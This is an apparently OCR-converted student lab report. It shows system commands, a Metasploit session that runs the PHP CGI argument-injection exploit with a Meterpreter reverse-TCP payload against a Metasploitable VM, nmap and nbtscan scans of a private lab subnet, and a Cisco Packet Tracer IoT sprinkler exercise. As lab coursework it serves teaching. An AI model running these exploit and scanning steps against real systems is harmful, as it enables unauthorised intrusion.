
uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.


the '**whoami'** command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

4c) Exploiting Metasploit using HTTP


First check the Ip of the Metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.





kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
set RHOSTS www.example.test/24
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Type here to search
8°C Mostly cloudy
ENG
17:57
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
Type here to search
8°C Mostly cloudy
ENG
17:58
13-03-2023

5) Network scanning using following nmap commands:






nbtscan is a network scanning tool used to identify NetBIOS names and gather information about Windows-based systems on a network.The command "nbtscan 192.168.56.0/24" instructs nbtscan to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for NetBIOS names and related information.

nmap is a network scanning tool used to identify hosts and services on a network, as well as gather information about them. The command "nmap 192.168.56.0/24" instructs nmap to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for open ports and services running on hosts.


a) nmap -p

The command "nmap -p 21,22,23 192.168.56.101" instructs nmap to scan the host with IP address 192.168.56.101 for open ports 21, 22, and 23.
Ports 21, 22, and 23 correspond to the FTP (File Transfer Protocol), SSH (Secure Shell), and Telnet protocols respectively. By scanning for open ports on a target host, nmap can identify which services are running and potentially vulnerable to attacks.




b) nmap -sV

The command "nmap -sV 192.168.56.101" is a command-line tool used for network exploration and security auditing.




c) nmap -sT

The command "nmap -sT 192.168.56.101" instructs nmap to perform a TCP connect scan on the host with IP address 192.168.56.101.
The **"-sT"** flag is used to specify that nmap should use a TCP connect scan technique.




d) nmap -O


The command "nmap -O 192.168.56.101" instructs nmap to perform an operating system detection scan on the host with IP address 192.168.56.101.
The "-O" flag is used to specify that nmap should perform an operating system detection scan.



e) nmap -A

The command "nmap -A 192.168.56.101" instructs nmap to perform an aggressive scan on the host with IP address 192.168.56.101.
The "-A" flag is used to specify that nmap should perform an aggressive scan.





6) Fire extinguisher using cisco packet tracer


Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.

Steps:

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler, old car3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol

- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".

- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.
- To obtain the smoke press ALT+ car.

